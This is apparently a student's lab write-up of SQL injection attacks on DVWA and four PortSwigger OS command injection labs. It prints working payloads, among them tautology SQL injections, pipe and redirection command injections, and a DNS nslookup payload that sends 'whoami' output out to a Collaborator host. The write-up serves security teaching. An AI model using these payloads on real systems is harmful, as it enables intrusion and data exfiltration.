TASK 02: SQL INJECTION ATTACKS (DVWA – EASY & MEDIUM)

SQL Injection (SQLi) is one of the most critical and widespread web vulnerabilities, ranked consistently in the OWASP Top 10. It occurs when user-supplied input is inserted directly into an SQL query without proper sanitization, allowing an attacker to manipulate the query logic. In this task, I performed manual SQL Injection attacks against the DVWA (Damn Vulnerable Web Application) running on localhost:8081, targeting the SQL Injection module at both Easy and Medium security levels.

Lab Environment Setup

I first set up the DVWA environment by accessing the Database Setup page at localhost and creating the database. The setup confirmed the environment was running on a *nix operating system with MySQL as the backend database and PHP 7.0.30+deb9u1. Several PHP functions were noted as disabled (allow_url_fopen, allow_url_include) which would restrict certain attack vectors but would not affect SQL Injection.



*Figure 5 – DVWA Database Setup page confirming the lab environment: *nix OS, MySQL backend, PHP 7.0.30+deb9u1, MySQL host 127.0.0.1. The 'Create / Reset Database' button was used to initialize the target.*

Easy Level – Basic SQL Injection

At the Easy security level, no input sanitization is applied. I injected the classic payload **1' OR '1'='1** into the User ID field. This payload works by appending a condition that always evaluates to TRUE (since '1'='1' is always true), causing the query to return all records from the users table regardless of the actual user ID provided. The application returned all five users in the database: admin, Gordon Brown, Hack Me, Pablo Picasso, and Bob Smith confirming a successful SQL Injection with no input validation in place.



Figure 6 – DVWA SQL Injection (Easy) showing all 5 database users returned after injecting 1' OR '1'='1. The Burp Suite Proxy on the right confirms the intercepted POST request to /vulnerabilities/sqli/ with the malicious payload in the id parameter.

Medium Level – Bypassing Basic Sanitization

At the Medium security level, DVWA applies basic server-side sanitization — specifically, it escapes single quotes using mysql_real_escape_string(), making string-based injection harder. However, the input field is now a dropdown (numeric), so I used Burp Suite to intercept the request and modify the id parameter directly in the raw HTTP request body. I injected the payload **1 OR 1=1--** (without quotes, using numeric injection), which bypasses the string sanitization entirely. The application again returned all five user records, demonstrating that numeric injection bypasses quote-escaping defenses.



Figure 7 – DVWA SQL Injection (Medium) showing all users returned after injecting 1 OR 1=1-- via Burp Suite Proxy. The security level is set to 'medium' in the cookie, and the payload bypasses the dropdown restriction by directly modifying the POST body.

Understanding the Vulnerability

Both injections succeed because the backend SQL query is constructed by directly concatenating user input into the query string without using Prepared Statements or Parameterized Queries. The vulnerable query structure is: SELECT first_name, last_name FROM users WHERE user_id = '$id'. By injecting OR 1=1, the WHERE clause always evaluates to true, returning all rows. The correct defense is to use Prepared Statements (PDO or MySQLi with bind_param()), which separates SQL logic from data input, making injection structurally impossible.

TASK 03: OS COMMAND INJECTION (PORTSWIGGER LABS)

OS Command Injection is a critical vulnerability that allows an attacker to execute arbitrary operating system commands on the server hosting the application. This occurs when an application passes unsanitized user input to a system shell. I completed four progressive PortSwigger Web Security Academy labs covering OS Command Injection variants: basic injection, time-based blind injection, output-redirection blind injection, and out-of-band (OOB) data exfiltration.

Lab 1: Basic OS Command Injection

In the first lab, I identified that the product stock check feature passes user-controlled parameters (productId and storeId) directly to a system command. By intercepting the POST request to /product/stock with Burp Suite, I injected the payload **2|ps -ef** into the storeId parameter. The pipe operator (|) terminates the original command and executes a new one (ps -ef — list all running processes). The server returned the full process listing in the HTTP response, exposing the entire running process tree including root processes, java services, and system daemons — a critical Remote Code Execution (RCE) finding.



Figure 8 – Burp Suite Repeater showing POST /product/stock with storeId=2%7Cps%20-ef injected. The server response returns the complete process table (ps -ef output) directly in the HTTP response body, confirming unauthenticated Remote Code Execution. The Inspector panel confirms the decoded value as '2|ps -ef'.

Lab 2: Blind OS Command Injection – Time-Based Detection

In this lab, the application does not return command output in the response, making it a 'blind' injection scenario. I used a time-based technique to confirm injection by injecting a ping command with a 10-second delay: **&&email=sdf@gm||ping -c 10 127.0.0.1||**. If the server is vulnerable, it will execute the ping command and take approximately 10 seconds to respond (since ping -c 10 sends 10 ICMP packets, each taking ~1 second). The delayed HTTP response confirmed blind command injection without any visible output in the response body.



Figure 9 – Burp Suite Proxy Intercept showing the POST /feedback/submit request with the time-based blind injection payload injected into the email parameter. The Inspector panel shows the decoded payload: &email;=sdf@gm||ping -c 10 127.0.0.1||. The ~10 second response delay confirmed successful blind OS command injection.

Lab 3: Blind OS Command Injection – Output Redirection

Since blind injection produces no direct output, I used output redirection to write command results to a web-accessible file. I injected the payload into the email parameter: **x@gmail.com||whoami>/var/www/images/whoami.txt%7c%7c**. This redirects the output of the 'whoami' command into a file at /var/www/images/whoami.txt. I then retrieved the file by making a GET request to /image?filename=whoami.txt. The server returned **peter-wlXR1X** — the username of the process running the web application — confirming full RCE with output retrieval.



Figure 10 – Burp Suite Repeater showing the POST /feedback/submit request with the output redirection payload in the email field. The server accepted the request with HTTP 200 OK.



Figure 11 – Burp Suite Repeater showing the follow-up GET /image?filename=whoami.txt request which retrieves the redirected output file. The response body contains 'peter-wlXR1X' — the username of the web server process — proving successful blind command injection with output exfiltration.

Lab 4: Blind OS Command Injection – Out-of-Band (OOB) Data Exfiltration

The most advanced technique uses DNS-based out-of-band channels to exfiltrate data when no web-accessible file location is writable. I used Burp Collaborator to generate a unique subdomain (s2v8l4d5wwxqaihf6d2m6b0d74dw1sph.oastify.com) and injected the payload: **nslookup+'whoami'.s2v8l4d5wwxqaihf6d2m6b0d74dw1sph.oastify.com** into the email field. The server executed the nslookup command with the result of 'whoami' as a subdomain, causing a DNS lookup to Burp Collaborator's server. The Collaborator panel received 4 DNS interactions containing the username embedded in the subdomain of the DNS querydemonstrating data exfiltration through a completely out-of-band channel with no HTTP response needed.



Figure 12 – Burp Suite Repeater showing the OOB injection payload in the email parameter:

nslookup+'whoami'.s2v8l4d5www...oastify.com. The server returns HTTP 200 OK with an empty JSON body, confirming the request was processed without error.

